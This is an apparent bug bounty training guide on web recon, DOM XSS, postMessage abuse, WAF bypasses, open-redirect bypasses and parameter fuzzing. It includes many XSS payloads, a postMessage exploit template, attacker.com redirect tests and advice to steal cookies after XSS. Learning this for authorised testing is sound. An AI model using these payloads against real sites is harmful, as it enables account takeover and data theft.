Search for dangerous sinks in the code — not every sink is necessarily vulnerable. The key questions are: where is the sink, when does it get called, and can the user manipulate its input?

Common dangerous sinks:

```
innerHTML
window.open
window.location
window.location.href
```

As a hacker, reading and interpreting JavaScript code is essential. Search the DOM for sinks like these.

Example exploitation:

```
window.location = 'javascript:alert(origin)';
```

DOM XSS can be reflected or stored. These sinks are only vulnerable when the user is able to influence their input. To bypass simple protections such as `startsWith`, null bytes and non-printable characters can be used, for example:

```
%00
```

Post Message

To identify whether `postMessage` is in use, read the source code and search for the `message` event listener. One discovery method is:

Inspect => Sources => search for: `addEventListener("message"`

In a vulnerable `postMessage` implementation, data can be sent from any origin. It is the developer's responsibility to add origin checks. When a sink is reached, verify:

- Is this sink actually dangerous?
- Is there a source that can control this sink?

Reading `postMessage` code is not always straightforward. Add a breakpoint on the `message` line and then run in the console:

```
window.postMessage("sora", "*")
```

The first goal is to enter the code block. When a message is sent, the event listener receives it as an event object — typically named `e`. Calling that name in the runtime console reveals the object. The most important properties are:

```
e.source
e.origin
e.data
```

As an attacker, only `e.data` can be manipulated. Build the payload in the console step by step. For example, if the code reads JSON data and passes it to `window.location`:

```
window.postMessage({'goto':"javascript:alert(origin)"}, "*")
```

Even when both conditions are met — a dangerous sink exists and the input can be controlled — there is one more question: can a working exploit be written and given to someone else so that XSS fires when they open the link?

DOM Invader DOM Invader is a tool available from the Burp browser that can be installed in Chrome.

After installation, open it on the target and refresh the page with DOM Invader and `postMessage` interception enabled. Update the canary, reload, close the console, and reopen it.

Recommended usage: once a vulnerable part is found and an exploit is written and confirmed working, open DOM Invader, replay the post message, spoof the origin, and try the exploit again. If it works, the vulnerability can be confirmed with high confidence.

DOM Invader => Messages => target post message => Build PoC

Before building the PoC, make sure spoof origin is enabled. The PoC is copied to the clipboard. Create an HTML file and place the PoC code inside it.

DOM Invader generates two types of PoC: `iframe` and `window.open`. There are two corresponding exploitation methods:

- `iframe`
- `window.open` — requires a popup

90% of targets do not allow iframes, so remove it and work with `window.open`.

An exploit using `window.open` looks like this:

```
function poclink(){
  let win = window.open('http://target.com:port/...');
  let msg = "{\n  \"goto\":\"javascript:alert(origin)\"\n}";
```

```

    setTimeout(function(){
        win.postMessage(msg, '*');
    }, 5000);
}

<body>
  <a href="#" onclick="poclink();">PoC link</a>
</body>

```

postMessage Developer Tools The `postMessage` and DOM Invader tab in the browser console do not search for listeners — they capture `postMessages` that the site receives. Open the tools and browse the web application as a normal user to capture messages. To find the corresponding JavaScript code, use the log stack trace button (note that this does not always work reliably on real targets).

Fuzzing

Running the following code in the browser console checks every Unicode character to find which ones, when placed between `javascript` and `:`, still result in a valid `javascript:` protocol:

```

log = []
let anchor = document.createElement('a');
for (let i = 0; i <= 0xffff; i++){
    anchor.href = `javascript${String.fromCharCode(i)}:`;
    if (anchor.protocol === 'javascript:'){
        log.push(i);
    }
}

console.log(log);
log.map(x => String.fromCharCode(x));

```

This is useful against filtering functions that use `startsWith('javascript:')`. The output is:

```

09
0A
0D    (hex)

9
10
13    (decimal)

```

Bypass example:

```
javascript%0A:alert(origin)
```

If all three are filtered, fuzz the characters that can appear before the word `javascript` — *decimal values 0 through 32 from the ASCII table are valid candidates*.

To discover which characters can be used as separators instead of spaces in XSS payloads:

```

const div = document.createElement('div');
const result = [];
const worked = p => result.push(p);

for (let i = 0; i < 0xffff; ++i){
  div.innerHTML = `<img${
    String.fromCharCode(i)
  }src${
    String.fromCharCode(i)
  }onerror=worked(${i})>`;
}

document.body.appendChild(div);

```

Then in the browser console:

```
result
```

The worked function is only called if onerror fires, and onerror only fires when the tag is valid. Valid separators found:

```

09
0A
0C
0D
20
2F

```

Or where does a payload like:

```
<svg onload=!!!!~~~~~alert(origin)>
```

Comes from?

Sync the tag with the fuzzing script and place \${...} at the position to fuzz.

Bypasses

Know the WAF?

- yes => search online (Twitter/X)
- no => CDN-based or application-based?
- no => build a custom payload
- JS protection => use the debugger

One rule: start from harmless payloads and escalate. Do not use large, noisy payloads immediately.

JavaScript Execution Bypasses

When a WAF blocks JavaScript execution and triggers on onerror=..., reaching that level confirms XSS exists. If the function name is the problem, use alternatives:

```

prompt
confirm

```

Or use Unicode encoding:

```
\u0061alert(origin)
\{u0061}alert(origin)
\u{0000061}alert(origin)
```

Unusual bypass using `location.hash`:

```
eval(location.hash.split('#')[1])
```

Then append to the URL:

```
.../index.php#alert(origin)
```

When `()`, `[]`, or function call syntax is filtered:

```
alert?.(origin) // optional Chaining
window.valueOf=alert;window+1
```

About second payload: When an object is used in an arithmetic expression, JavaScript tries to convert it to a primitive value, often by calling its `.valueOf()` method.

If we replace `valueOf` with `alert` and then perform an arithmetic operation on the object, JavaScript may call `alert` during the type conversion process.

HTML Tag Bypasses

When the WAF blocks before JavaScript is reached, fuzz for valid tags:

```
<img>
<iframe>
<details>
<details/open/ontoggle=alert(...)>
```

If no tag works, fuzz within the tag itself:

```
<%0Aiframe>
<ifr%0Aame>
```

If that also fails, try WAF confusion payloads:

```

<--`img/src=` onerror=alert(origin) --!>
<!--<script>confirm(origin)</script>
<img src &#x3E onerror=alert(1)>
```

Hidden Input

A hidden input that reflects user input cannot normally be exploited because it is not rendered on the page. However, it can be triggered by opening a style tag with a simple animation and attaching an `onanimationstart` event listener:

```
<input type='hidden' value='Something' style='animation: move 1s linear forwards;' onanimationstart=alert(1)>
```

Some More Payloads

```
<d3v/onmouseleave=[origin].some(confirm)>click
<input type="&#x3e"/onfocus="alert(origin)"/autofocus>
<img src=\u003e onerror=alert(origin)>
<a href=&#01javascript:alert(origin)>...</a>
<details/open=/Open/href=/data=;ontoggle="(alert)(document.domain)">
```

Post XSS

After validating XSS with `alert`, finding the vulnerability alone earns a bounty. Writing a working exploit — such as an account takeover or CSRF — earns a significantly higher reward.

To increase impact, open the browser console and write the exploitation script directly. Attempt to change the password, change the profile picture, steal cookies, read local storage, perform a logout CSRF, or anything else that demonstrates real-world impact.

Once XSS is confirmed, report it immediately and start writing the exploit.

Hacking Flow

Main Flow

choosing a program -> wide recon -> deep recon -> threat modeling -> vulnerability analysis -> exploitation -> reporting

Choosing a Program

We should choose a program that fits us, and that is not always easy. Some people prefer programs with legacy architecture, others prefer high functionality, and so on. As a beginner, it is recommended to try different programs and switch every ten days or so to see a wide range of code and features. Then choose one program and stick to it.

Wide Recon

This will be covered in much more detail later. For now, it means doing recon from a higher point of view.

Deep Recon

Web applications are like icebergs. We can only see the top, but there are many more features and bugs deeper down.

Hidden items include parameters, paths, and files. Deep recon helps find more attack surfaces.

```
a --> b --> c -->
|--> |--> |-->
|--> |--> |--> vulnerability
|--> |--> |-->
```

Threat Modeling

How can you attack a specific part of the application, and what attacks can be operated there? The answer to these questions is called threat modeling.

For example:

- A reflection is found in the page — threat modeling says: try XSS or SSTI here
- A URL is being sent — try SSRF
- A file uploader is present — try RCE or XSS
- A SQL database is in use — try SQLi

Vulnerability Analysis

Vulnerability discovery, malicious payloads, and attack scenarios. Checklists can be helpful at this stage.

Exploitation

Go further toward a complete exploit, but do not ignore the program's rules. For example, do not dump data if SQL injection is found.

Reporting

Measure impact based on CVSS and write a detailed report to demonstrate the impact. It is not necessary to finish the full exploit before reporting — you can report as soon as the vulnerability is found and then continue writing the exploit.

Deep Recon

Phase 0

1. Interact with the application as a normal user — no testing yet.
2. Build a mind map for the target (different pages, features, technologies, custom features, authentication system, and anything else that may be relevant). The target template is available in the files section in dev book.
3. Use a proxy such as Burp Suite, ZAP, Caído, or mitmproxy to capture traffic.
4. Do not fall into rabbit holes.

Phase 1 — What to Look For

You need to answer the following questions about the program before diving deeper.

- 1. What is the application used for?** - What is the overall business logic? - Where could confidentiality fail? - Where could integrity fail?
- 2. Does the application have a specific threat model?** - For example: does it expose a user's phone number during authentication or elsewhere?

XSS and SQLi are considered bugs everywhere, but inviting 10 users when only 5 are allowed is a bug specific to that system's logic.

3. How does the application pass data? - Legacy all-in-one (UI + backend) - Simple web app with jQuery - Single-page application with REST API - Single-page application with GraphQL - WebSocket communication

4. How does the application handle users? - What are the authentication schemes? - Cookie, token, JWT, etc. - 2FA implementation - Account delegations - Are there multiple user privilege levels? - Is there any authentication transfer mechanism?

5. Have there been any past security vulnerabilities? - Public reports on the platform - Collaboration with other hunters

6. Does the application use third-party services? - For what purpose — data storage, payments, etc.? - Do the third parties have their own bug bounty programs? - Are the third parties well known or relatively obscure?

7. Is there API documentation? - Reading it takes time but is worth it. - Not every documented endpoint is necessarily vulnerable.

After answering those questions, where should you focus your testing? The answer shifts over time as the industry evolves, but based on experience, these areas consistently yield results:

- Generally Eye-Catching Areas
- Authentication class (OAuth, account linking)
- Links or HTML inputs
- Switching between different sub-applications or environments
- Application-specific sections
- Sensitive APIs
- JavaScript-based redirections
- `postMessage` handlers
- Upload sections
- Unusual status codes

Burp Suite Configuration for Deep Recon

There are several Burp Suite settings that make deep recon more efficient.

1. Proxy → Proxy Settings → Request Interception Rules - Enable: “Intercept requests based on...” - Enable: “AND URL is in target scope — automatically update...” - Disable all other options.

2. Proxy → Proxy Settings → Response Interception Rules - Enable: “Intercept responses based on...” - Enable: “AND Request was intercepted” - Enable: “AND URL is in target scope”

3. Proxy → Proxy Settings → WebSocket Interception Rules - Turn this off completely.

4. Proxy → Proxy Settings → TLS Pass Through - Add domains you do not want to route through Burp Suite, such as canonical, mozilla, and similar.

5. Proxy → HTTP History - Filter by file extension using conditions.

6. Target → Scope - Add or exclude scope entries as needed. The recommended approach is to add the target to scope first, then manually exclude addresses you do not need.

Example Mind Map — Authentication Branch

```
authentication --> OAuth (Google, Facebook, mobile)
    |--> Desktop app (QR code, Google, Facebook, Apple)
    |--> Credentials (email)
    |--> Forgot password (rate limit: 60s, random code sent via link)
```

When you reach different parts of the application during deep recon, you can also perform threat modeling — but do not fall into rabbit holes.

Phase 2 — Increasing Attack Surface

The main goal of deep recon is increasing the attack surface. The attack surface is defined as any location where you can test something against the application.

Side Applications

- Desktop apps
- Mobile apps

Hidden Surfaces

These are often overlooked but can be highly valuable:

- Paid features
- Forgotten or deprecated sections
- Custom or non-standard features

Staging instances — even those out of scope — can reveal patterns about the application's architecture.

Crawling

Crawling can be passive or active.

Passive Crawling

The concept behind passive crawling is that no direct HTTP requests are sent to the target. All information comes from third-party sources.

```
search engine --URL--> bug
    |--> helps to find bug
```

1. Search Engine Dorking Also known as Google dorking, this technique is used to:

- Find sensitive indexed information
- Discover interesting paths

Google and Bing are both useful — Bing can sometimes surface results Google misses. The technique relies on keywords and operators. If results appear incomplete, use “repeat the search with the omitted results included.”

Dorking is one of the most important recon steps because it can expose surfaces that are not reachable through the site’s own navigation. Exclude unwanted results using the `-` operator with a keyword. Build your own dorking strings based on the target — do not rely on generic public ones.

Tip: If you reach a page where JavaScript is handling `confirm`, `alert`, or `prompt`, find that code in the source. There is also a useful trick: grab a link, open it in Chrome’s Network tab, filter by “Document” type, click the entry, and inspect the request URL. This can reveal deep links — special URL schemes used by native apps (for example, `capcut://`). When a user clicks an `http://` or `https://` link, the browser handles it. When a deep link is clicked, the application itself handles it.

A small JS tool (`Gdorking.html`) for generating dorking strings is available in the files section in dev book.

2. Wayback Machine The Wayback Machine, hosted by `archive.org`, stores historical snapshots of websites. Old instances of a target can lead to hidden resources, deprecated endpoints, or removed functionality.

Use the CDX API for programmatic access:

```
# All snapshots for a domain
https://web.archive.org/cdx/search/cdx?url=site.tld

# Everything in history including subdomains
https://web.archive.org/cdx/search/cdx?url=*.site.tld/*

# Only unique URLs (collapse removes duplicates; fl defines returned fields)
https://web.archive.org/cdx/search/cdx?...
...url=*.site.tld/*&fl=original&collapse=urlkey
```

You can also combine fields: `&fl=timestamp,original&...`

3. robots.txt The `robots.txt` file instructs search engines which paths are allowed or disallowed for crawling and indexing. It often reveals paths the developers wanted to hide.

4. Tool: waybackurls Takes a domain and fetches historical URLs from the Wayback Machine.

```
echo target.com | waybackurls > result.txt
```

5. Tool: gau Similar to `waybackurls` but gathers data from more sources: Wayback Machine, AlienVault, Common Crawl, and URLScan. Run it with fewer threads for more accurate results.

```
echo target.com | gau --threads 1 >> result.txt
```

Note: In manual hunting, it is better to filter nothing at this stage. HOWEVER a Python tool called HiKrawler (available in the files section in dev book) automates all of the above passive crawling steps.

Active Crawling

Katana is a capable active crawler, though it is less effective against SPAs. Configure it based on the target:

- If there is no CDN, increase threads.
- If the target is behind a CDN, use fewer threads.
- For small sites, headless browser mode (-hl) can be useful.

A Bash script called `nice-katana` (available in the files section in dev book) wraps Katana with extension filtering.

Manual crawling is also important — open the application, read the JavaScript source, and note anything that is not surfaced through the UI. Endpoints not reachable through the application itself are the most interesting. A JavaScript snippet called `jscrawl` (available in the files section in dev book) can be pasted into the browser console on the target site to assist with this.

Phase 3 — Fuzzing

In WordPress and other legacy document-root architectures, files and directories exist as physical paths on the server. This is fundamentally different from route-based frameworks, and this distinction matters significantly during fuzzing.

Fuzzing

Fuzzing involves: 1. Sending malformed or unexpected HTTP requests 2. Triggering unexpected behavior in the application 3. Discovering hidden or non-linked resources (files, parameters, headers) 4. Balancing fuzzing conditions — choosing between a light or heavy wordlist, and high or low thread counts based on the target

Always follow the **least change principle**: make the smallest possible modification to a known-good request when fuzzing. For example, if you want to fuzz endpoints in a URL that includes a query string, leave the query string untouched.

Hidden Resources

Common categories of hidden resources include:

- Unlinked directories or files
- Development or testing environments
- API documentation
- Configuration files

Tools

- ffuf
 - x8
 - param-miner
 - recollapse
 - crunch
 - GAP
 - fallparams
 - IIS shortname scanner
-

Parameters

Some parameters are obvious; the ones worth hunting are the hidden ones.

- Developers often reuse parameter names across pages. A parameter that is not vulnerable on one page may be vulnerable on another.
- Every application has hidden parameters. There are three possibilities for how a parameter name can be found:
 - The parameter name is already visible in the web application (DOM, page source, etc.)
 - The parameter name is similar to an existing parameter — for example, if `param_direct` exists, `param_remote` might also.
 - The parameter name is entirely new and must be discovered through wordlist fuzzing.

Where to look for parameter names: - All parameters in HTTP requests - HTML form `name`, `id`, and other attributes - JavaScript variable names - JSON objects in JavaScript files - `href` attribute values in anchor tags

These parameters can be extracted with tools.

Query string parameters can be increased as long as the server can handle them. A reasonable chunk size is 20–40 parameters per request. A tool like `x8` handles this automatically. The number of parameters packed into a single request is called a **chunk** — smaller chunks give higher accuracy.

GAP

Burp Suite → right-click request → Extensions
→ GAP → GAP → open GAP tab from toolbar

Configure GAP before sending the request. The output is a long query string. Break it into smaller chunks and test each batch of ~20 in the Repeater, checking the response for reflections.

If a response fails to load entirely, one possibility is that a single parameter is causing a server-side error — which can be a lead toward RCE, SSRF, or similar vulnerabilities.

When reflections are found, apply the abstraction principle to determine whether something qualifies as a test case.

While testing for XSS: if the server is encoding characters like <, try the HTML-encoded value directly: %26lt%3B. This bypasses encoding in rare cases, but is generally safe to test.

If a parameter produces no useful response, remove it and move on.

Golden Tip: If you test a parameter and the response contains a backslash before your input (for example, `sora"` becomes `sora%5C%22`), try sending `sora%5C%22` directly as the value.

If protection is based on replacement — for example, `script` is stripped and returns nothing — try nesting: `scrscriptipt`, or:

```
<i<img>mg>
```

```
fallparams -u https://sub.site.tld
```

fallparams Once you have a parameter list from `fallparams`, feed it into `x8`:

```
x8 -w parameters.txt -u https://target.com -X GET POST
```

This will automatically identify reflections, which you can then investigate manually.

unfurl + Wayback / gau (HiKrawler) `unfurl` extracts components from URLs. The `keys` option extracts parameter names.

```
echo site.com | hikrawler
```

```
cat site.com.passive | unfurl keys | sort -u | grep -v "/"
```

You can then feed the parameter list from `fallparams` or `unfurl` into a custom script that combines them into a query string (similar to what GAP produces). A Bash script called `param_maker` is available in the files section in dev book:

```
param_maker.sh parameters.txt sora
```

This covers **findable parameters (Group 1)**. For **entirely new parameters**, use a wordlist — `param-miner`'s wordlist or Assetnote are good starting points — and build your own over time.

Headers

Headers can be fuzzed like parameters using `param-miner` or `ffuf`. Fuzz across all status codes — not just 2XX. Testing on 404 responses is also valid, provided it is the web application's 404, not a server-level one (such as a page generated by nginx).

param-miner

Burp Suite → right-click request → Extensions → `param-miner`
→ Guess params → Guess headers → Custom wordlist path → OK

```
ffuf -w /path/to/wordlist \  
-u http://site.tld \  
-mc all \  
-C \  
-H "FUZZ: test"
```

ffuf Filter results by size (-fs) based on what you observe. For post-authentication fuzzing, extract the authentication header from a legitimate request and include it:

```
ffuf -w /path/to/wordlist \  
-u http://site.tld \  
-mc all \  
-H "FUZZ: test" \  
-H "Cookie: some data"
```

recollapse Learn recollapse as a concept, not just a tool. There are two goals in fuzzing: resource discovery and triggering unexpected behavior. Sometimes the goal is to bypass WAF or a protection mechanism rather than find a new surface.

Checking Phase — Verifying the Hook

This is the most important step before actual fuzzing. You need to confirm that your fuzzer is working correctly before you commit to a full wordlist run.

Process:

1. Find a hook — a file or endpoint you know exists in the application.
2. Verify that your fuzzer detects it.
3. You may need to repeat this process multiple times.

How to find a hook: - Look for files with extensions like .php or .js in the page source (Ctrl+U). - A hook can be a file or an endpoint. Avoid using static files when possible.

Verify the hook with curl:

```
curl -v "http://site.com/upload.php"
```

You might receive a 302. Now test with a path that does not exist:

```
curl -v "http://site.com/nonExistence.php"
```

If the responses differ, your hook is valid.

Verify the fuzzer with the hook using `wlist_maker` (available in the files section in dev book):

```
# Usage: ./wlist_maker.sh VALUE [OUTFILE]  
wlist_maker.sh upload.php temp.list  
ffuf -w temp.list -u https://site.com/FUZZ -mc all -fs <filter by size>
```

If the output matches expectations, fuzzing is verified and you can swap in your real wordlist.

To avoid being caught by WAF or CDN rate limits, configure your fuzzer conservatively — lower thread count, lower speed.

Inputs

An **input** is a general concept: anything the application can accept. Parameters, headers, files, and endpoints are all types of inputs. In this section, the focus is specifically on bypassing WAF rules, restrictions, and validation logic.

Ranges The ASCII table contains unprintable characters that can be used to bypass WAF, IDS, and custom checker functions. These characters fall in the following ranges:

- 0x00 – 0x2F
- 0x3A – 0x40
- 0x5B – 0x60

These ranges matter because some checker functions only validate against a narrow set of expected characters. If the input passes through the checker but is interpreted differently by the backend, a bypass is achieved.

Manual fuzzing means making small deliberate changes — for example, appending the letter **a** to a value and observing the response. If nothing changes, try `%0A` (line feed). A different response indicates the backend is handling the input differently, which is worth investigating.

Flash Point — XSS Parameter Flow

Imagine you have run `waybackurls` or `HiKrawler` and saved results to `res.txt`. Extract parameter names with `unfurl keys`.

You now have a set of parameters and a set of URLs. It is best practice to search for those parameters within `res.txt` and work on the URL that already contains the parameter — this follows the least change principle.

Parameters can be findable, totally new, or similar to existing ones. For example, if you get a reflection on a parameter and parse the surrounding JSON, you may find sibling keys:

```
use_local_engine --> use_local_frontend
```

The full flow:

```
domain -> wayback -> unfurl keys -> sensitive key -> reflection  
-> manual fuzz -> safe -> similar parameter -> XSS
```

Now consider a target with a redirection. Ask yourself: is this redirection driven by JavaScript or by an HTTP status code?

- If JavaScript is handling it, find the code — there may be a vulnerability.
- If HTTP is handling it, the highest-severity outcome is typically an open redirect.

To determine which it is, open the request in Burp and check the status code (3XX or not), the Location header, and any JavaScript involved.

Assuming it is HTTP-based: can you inject any URL as the redirect destination? Start by appending the letter a to the domain value. If a protection is in place, the application may behave like this:

```
url --> valid regex --> 302
      |--> else --> default
```

Some bypass techniques for URL validation:

```
.../?url=https://site.com@domain.com/account
.../?url=https://site.com.domain.com/account
```

Characters immediately before or after @ are often edge cases in regex validation.

recollapse

```
-r    character range (decimal or hex), e.g. -r 10-11
-e    URL-encode the output
-p    position to fuzz: -p 1,2 (1 = before scheme, 2 = separator)
recollapse -p 2 -r <char range> https://site.com@attacker.com/account
```

To fuzz only a specific part of the output, pipe through grep:

```
recollapse -p 2 -r <char range> https://site.com@attacker.com/account \
| grep -v "com@attacker"
```

Real-world example:

```
recollapse -p 1,2 -r 0x00,0x2F \
https://playcanvas.com@google.com/account > fuzz.txt
```

Once you have a list of URL candidates, fuzz them with ffuf or Burp Intruder. Since it is often necessary to include custom headers, Intruder or ffuf's -H option are both viable.

Burp Intruder workflow:

```
Intruder → Settings → Grep Extract → Add
→ Extract from regex group → Fetch response
→ select the part you do not want to see (e.g. "Location: target.site")
→ OK → sort by that column → review requests one by one
```

Using ffuf with a raw Burp request:

Copy the raw request from Burp, place FUZZ exactly where you want to inject, and pass the file to ffuf:

```
ffuf -request /path/to/req.txt \
-w /path/to/payload/list
```

This is a useful alternative to Burp Community Edition, which has rate-limited Intruder.

We fuzz because we do not know what is happening in the backend.

A tool called **Freecollapse** is available in the files section in dev book. Unlike **recollapse**, it allows fuzzing at any index — not only predefined positions. It can be used to craft any payload, not just URL manipulation.

Files

Fuzz across all status codes: 2XX, 3XX, 4XX, and 5XX. Also fuzz specifically for JavaScript files.

Before file fuzzing, understand the web application's architecture:

- **Document root:** PHP, WordPress, ASPX — files and directories exist as real paths on disk.
- **Route based:** Go, Flask, Express, Django, Node.js — there is no document root; routes are defined in code.

When the fuzzing goal is file discovery, match the file naming pattern of the application:

```
login.php => FUZZ.php (lowercase)
Login.php => FUZZ.php (capitalize)
```

Finding Hooks When Nothing Is Visible

1. Wayback Machine:

```
https://web.archive.org/cdx/search/cdx?...
...url=http://www.exampleTarget.com/*&fl=original&collapse=urlkey
```

2. HiKrawler (passive):

```
echo target.com | hiKrawler
```

3. Google dorking:

```
site:www.target.com inurl:<.htm> (or anything else)
```

4. The jscrawl script run in the browser console.

Once fuzzing is verified with a hook, change the wordlist and fuzz. Then on the found page, perform parameter fuzzing:

```
x8 -w /path/to/wordlist \
-u https://target.tld/rpc/<foundPage> \
-X GET POST
```

Endpoints

- Flask, Rails, Express, and similar frameworks are route-based. There is no document root — you cannot request `site.com/backup.zip` and expect a file download.
- Use **ffuf** for partial endpoint fuzzing. Given the endpoint `/api/users/all`, try:

```
- /api/users/FUZZ
- /api/FUZZ/all
```

- /api/FUZZ
 - /api/users/all/FUZZ
- Follow the least change principle:
 - /search?q=keyword => /FUZZ?q=keyword

The UI of a web application may live at `site.com`, while the API endpoints are served from `some-subdomain.site.com` — this is normal and worth mapping.

Identifying Files vs. Endpoints

Some paths return data but are clearly not files — they are backed by a programming function.

GET /passport/web/account/info/?parameter=value...

How to determine if a path is a function:

1. Remove your session cookie or token and resend the request. If you get a 401 or redirect, it is an authenticated function.
2. Test sub-segments of the path:

```
/passport/web          => Not Found
/passport/web/account  => Not Found
/passport/web/account/info => DATA
```

In legacy architectures, intermediate paths often resolve. In route-based apps, only the full route returns data.

3. When fuzzing heavily, you need a hook. In endpoint-based apps, a reliable hook might be something like `/info/` in this example.
4. An older technique:

```
GET /(1)passport/(2)web/(3)account/(4)info
```

Starting from position 1, append a character like `a`. Move to position 2 and repeat. When the response behavior changes, that is likely where the route begins.

Wordlists

Fuzzing depends on wordlists. Sources for good lists:

Well-known repositories: - `orwagodfather/My-Wordlists` - `assetnote.io` (raft lists, `wordlist_with_underscores.txt`) - `Bo0om/fuzz.txt` - `0xPugal/fuzz4bounty` - `portswigger/param-miner`

Build your own: - Based on experience: if you have found parameters like `tid` or `redirect_to` that are not in your wordlists, append them. - All 3-character combinations using `crunch` (including `-`, `_`, `.`)

```
crunch 3 3 \
0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ.-_ \
-o out3.txt
```

- All 4-character combinations using `crunch` (including -, _, .)

```
crunch 4 4 \
0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ.-_ \
-o out3.txt
```

Over CDN

1. Use lower thread counts — sometimes just 1.
 2. Include request headers in your fuzz.
 3. Proxy `ffuf` through Burp Suite.
-

Deep Recon Theory Recap

From this point forward, the focus shifts to real-world examples, personal bug bounty experience, and a deeper look at specific vulnerability classes — starting with authentication.

Recap

1. Do not skip 404 pages — unless it is a server-side 404 generated by `nginx` or similar.
2. Always verify your fuzzer with a hook before running the full wordlist.
3. Always follow the **least change principle**.
4. Learn the application's working flow — answer the seven questions before diving in.
5. A hook can be a file or an endpoint. Do not ignore fuzzing for JavaScript files. If you do not want to read source manually, use a tool like `TruffleHog`.
6. A file does not need any special condition to qualify as a hook.
7. Tools like `recollapse` are not ideal for automated manual hunting. Their best use is during manual testing when bypassing a specific protection.
8. While hunting for XSS, remember that HTML encoding is automatically decoded in HTML attribute contexts, and the same applies to Unicode in JavaScript contexts.
9. If a WAF is blocking a specific word in your payload, use `Freecollapse` to fuzz characters within the payload (`%0A`, `%09`, `%0D`, etc.).
10. Do not forget alternative XSS payloads such as `window.valueOf=alert;window+1`.
11. Run `x8` not only on the main domain, but on every interesting path you find. A script called `qs2trash` (available in the files section in dev book) strips query strings from URLs — after sorting, this produces a clean list of unique paths and subdomains. However it's not recommended to do this due to **Least Change Principle**.
12. If you reach a forbidden page (403), it can be a good candidate for parameter fuzzing.

Hunting Tips

Manage cognitive load during hunting — a vulnerability can be right in front of you and still be missed when mental fatigue sets in. Before starting, always learn the target's

workflow. Recon accounts for roughly 70% of the hacking process.

More than 90% of websites will eventually move to modern frameworks like React, Vue.js, and similar technologies. These frameworks bundle and pack JavaScript code, and understanding how to analyze that output is essential.

Validating Parameters and Understanding Redirection

Consider a URL like:

```
https://www.capcut.com/signup?redirect_url=...
```

You can reasonably guess that after login or signup, the user will be redirected somewhere. The first step is confirming that the parameter is real and actually affects the application's workflow:

```
https://www.capcut.com/signup?redirect_url=...
...%2Fkep%2F8113258<someNonsense like: 111111111sora>
```

If you receive a 404, the parameter is legitimate and is doing something.

Next, ask yourself: is this redirection handled by JavaScript or by HTTP? Examining the request and response in Burp Suite provides some clarity — a non-3XX status code may indicate JavaScript handling, but a 3XX does not necessarily confirm HTTP handling.

Another useful question: if the user is already logged in, will the redirection still occur? If it does, the impact of a vulnerability here is higher.

DOM Source and Sink Analysis

The most important question when investigating a redirection is not just “where is it?” but “where exactly in the DOM is it?”

The reasoning is straightforward: if you are being redirected and the value comes from a parameter, there must be a block of code that reads `redirect_url` and acts on it. In this example, that logic is JavaScript-based.

```
DOM source => redirect_url      (where input is read)
DOM sink   => redirection action (where the action is performed)
```

A **source** is the point where input enters the code. A **sink** is where that input is used to produce an effect.

Locating the Source with the Debugger

1. Stop the page load (X button) before the redirect fires.
2. Open DevTools → Sources / Debugger.
3. Search the entire DOM for the source (the parameter name). Sources are easier to find than sinks.
4. Click on occurrences and set breakpoints.

5. Refresh the page. When the debugger pauses at a breakpoint, that may be your source — step forward line by line using the `|>` (play) button and observe whether the page changes within a few steps.

If the debugger catches the same line repeatedly when you press play, it is likely a timer interval reading the parameter every few seconds — this increases the confidence that you have found the correct source.

Sinks commonly appear after the source. If you spot a sink such as `window.location.href`, add a breakpoint on it as well to confirm the flow.

This is how you read the DOM source — it is the most critical part of deep recon.

If the redirection does not appear to be triggered at your current location, search the same file for common sinks: `window.location`, `document.location`, and similar. Add breakpoints on each until you identify the one that fires.

The reason you do not start by searching for sinks is that a large application can have hundreds of them. You want the sink whose source you control.

Once you have found the code handling the action, analyze it and test payloads — always starting with harmless ones.

Note: You can also trace code paths by intentionally triggering errors in the console and observing the stack trace. The runtime console is a powerful tool because it lets you read and modify the execution flow in real time.

Example — Checker Function Discovery

```
https://www.capcut.com/signup?redirect_url=javascript:sora -> fail
https://www.capcut.com/signup?redirect_url=/kep/... -> success
```

The difference in behavior reveals a checker function. If you can bypass it, you may find an XSS or open redirect vulnerability.

Client-Side vs. Server-Side Rendering

Sites built with PHP and similar server-side technologies use Server-Side Rendering (SSR): the server produces the final HTML and the browser simply displays it.

In frameworks like React, Next.js, Angular, and Vue, the browser is the rendering engine. The server sends raw data and JavaScript builds the entire page on the client side. This means checker functions are typically visible in the source — but analyzing bundled framework code is significantly more difficult than reading plain scripts.

Accessing Unpacked Source

When source maps (`.map` files) are exposed, the DevTools Sources panel shows a folder — often named `src` — containing the original pre-bundled source code. To access a source map directly:

1. Right-click a JavaScript filename in DevTools.
2. Copy the link address.

3. Open the URL with `.map` appended: `fileLink.js.map`

Testing for Open Redirect — Character Fuzzing

To test for open redirect, start with simple and harmless payloads such as modifying the path within the legitimate URL. From there, fuzz for characters that the checker function interprets as nothing — effectively stripping them — which may allow you to inject a controlled host.

Avoid fuzzing blindly. Understand the exact moment where fuzzing is useful.

The following script iterates over the full Unicode code point range and tests each character against the site's checker function to find which ones are treated as transparent:

```
var log = [];
for (let i = 0; i <= 0x10ffff; i++) {
  res = H(`https://capcut.com${String.fromCharCode(i)}attacker.com`);
  if (res === true) {
    log.push(i);    // or alert(i)
  }
}
// H is an example of a checker function existing the site's source.
// If it returns true, the constructed URL passes validation and can be exploited.
// execute the fuzz/check in target's console
>> log
```

Deep Recon Mindset

In deep recon, you do not always know exactly what you are looking for — you are searching the application for sensitive points and building a mental model of its behavior.

As an example: when registering an email that already belongs to an existing user, the expected response is an error such as “user already exists.” But there are additional things to test — fuzzing characters like `%0A` in that field can reveal unexpected behavior.

Threat Modeling

Threat modeling means asking: what vulnerabilities can we test at this specific point?

Example — Forgot Password flow:

A POST request is sent with parameters like `next`, `redirect`, or similar. Possible test cases include: SSRF, XSS, open redirect, and token stealing.

In a typical forgot-password flow, the user enters an email and receives a link containing a verification code. If an attacker can access or manipulate that link, it may lead to account takeover (ATO).

An additional question worth asking: what happens if a valid but unused reset code is used against a different email address?

Flash Point — Modern CSRF

A DOM link is opened and causes a fully authorized HTTP request, performing some state-changing action. The link contains variables such as email, code, and similar values. The DOM reads those values and sends a request to the server. If an attacker can craft and deliver that link to a victim, the request goes through as fully legitimate — because it is. This is called **modern CSRF**: the request itself is not forged, but the action it triggers is attacker-initiated.

When an application sends HTTP requests via DOM logic, this is another valid answer to the question “how does the application pass data?” This pattern can be referred to as **DOM HTTP**, or **HDOM** — a descriptive label, not a standard term.

Token Stealing and Link Poisoning

